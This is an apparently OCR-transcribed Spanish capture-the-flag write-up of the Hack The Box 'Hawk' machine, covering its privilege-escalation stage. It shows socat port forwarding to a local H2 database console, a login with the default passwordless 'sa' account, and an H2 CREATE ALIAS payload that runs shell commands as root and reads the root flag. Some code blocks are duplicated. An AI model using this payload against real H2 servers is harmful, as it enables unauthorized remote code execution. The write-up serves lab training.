
Aunque somos www-data, podemos leer la flag de user



```
www-data@hawk:/home/daniel$ ls -la
ls -la
total 36
drwxr-xr-x 5 daniel daniel 4096 Jul  1 13:22 .
drwxr-xr-x 3 root   root   4096 Jun 16 22:32 ..
lrwxrwxrwx 1 daniel daniel    9 Jul  1 13:22 .bash_history -> /dev/null
drwx------ 2 daniel daniel 4096 Jun 12 09:51 .cache
drwx------ 3 daniel daniel 4096 Jun 12 09:51 .gnupg
-rw------- 1 daniel daniel  136 Jun 12 09:43 .lesshst
-rw------- 1 daniel daniel  342 Jun 12 09:43 .lhistory
drwx------ 2 daniel daniel 4096 Jun 12 09:40 .links2
lrwxrwxrwx 1 daniel daniel    9 Jul  1 13:22 .python_history -> /dev/null
-rw------- 1 daniel daniel  814 Jun 12 09:30 .viminfo
-rw-r--r-- 1 daniel daniel   33 Jun 16 22:30 user.txt
www-data@hawk:/home/daniel$ cat user.txt
cat user.txt
d5111[redacted]
www-data@hawk:/home/daniel$
```

Privesc


Subimos socat a la víctima (static binaries github) y hacemos port forwarding al puerto 8082.



```
www-data@hawk:/dev/shm/.fiti$ chmod +x socat
chmod +x socat
www-data@hawk:/dev/shm/.fiti$ ls -la
ls -la
total 368
drwxr-xr-x 2 www-data www-data     60 Nov  3 00:43 .
drwxrwxrwt 3 root     root         80 Nov  3 00:25 ..
-rwxr-xr-x 1 www-data www-data 375176 Nov  3 00:27 socat
www-data@hawk:/dev/shm/.fiti$ ./socat TCP-LISTEN:443,fork TCP:127.0.0.1:8082
./socat TCP-LISTEN:443,fork TCP:127.0.0.1:8082
2018/11/03 00:49:28 socat[20206] E bind(5, {AF=2 0.0.0.0:443}, 16): Permission denied
www-data@hawk:/dev/shm/.fiti$ ./socat TCP-LISTEN:1234,fork TCP:localhost:8082
./socat TCP-LISTEN:1234,fork TCP:localhost:8082
```

```
root@fitiLand:~/Desktop/htb/Hawk# nmap -sS -p 1234 10.10.10.102 -n -Pn
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-02 20:54 EDT
Nmap scan report for 10.10.10.102
Host is up (0.29s latency).

PORT     STATE SERVICE
1234/tcp open  hotline
```

Así accedemos a la consola. Podremos logearnos sin credenciales (por defecto no tienen pass).



10.10.10.102:1234/login.do?jsessionid=7deeab73e75663e59c909010e9d73e9c

Saved Settings: Generic H2 (Embedded)

Setting Name: Generic H2 (Embedded)

Driver Class: org.h2.Driver

JDBC URL: jdbc:h2:~/test


User Name: sa

Password:


Wrong user name or password [28000-196] 28000/28000 (Help)

El error aparece porque la bbdd no está en test, sino en root. Cambiando “test” por “root” en el parámetro JDBC URL obtendremos acceso.


Nota: Info con la vulnerabilidad https://mthbernardes.github.io/rce/2018/03/14/abusing-h2-database-alias.html



Podemos abusar de la función create alias para obtener RCE.



```
create alias get_system_property for "java.lang.System.getProperty";
call get_system_property('java.class.path');
```




```
call get_system_property('java.class.path');
```

PUBLIC.GET_SYSTEM_PROPERTY('java.class.path')
/opt/h2/bin/h2-1.4.196.jar

(1 row, 6 ms)

Es sencillo utilizar esto para obtener RCE y obtener la flag de root.




```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : ""; }$$;
CALL SHELLEXEC('whoami')
```

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : ""; }$$;
Update count: 0
(184 ms)

CALL SHELLEXEC('whoami');
PUBLIC.SHELLEXEC('whoami')
root
(1 row, 95 ms)
```

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : ""; }$$;
CALL SHELLEXEC('whoami')
```

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()).useDelimiter("\\A"); return s.hasNext() ? s.next() : ""; }$$;
Update count: 0
(184 ms)

CALL SHELLEXEC('whoami');
PUBLIC.SHELLEXEC('whoami')
root
(1 row, 95 ms)
```



```
CALL SHELLEXEC('cat /root/root.txt')
```

```
CALL SHELLEXEC('cat /root/root.txt');
PUBLIC.SHELLEXEC('cat /root/root.txt')
54f3e84
(1 row, 11 ms)
```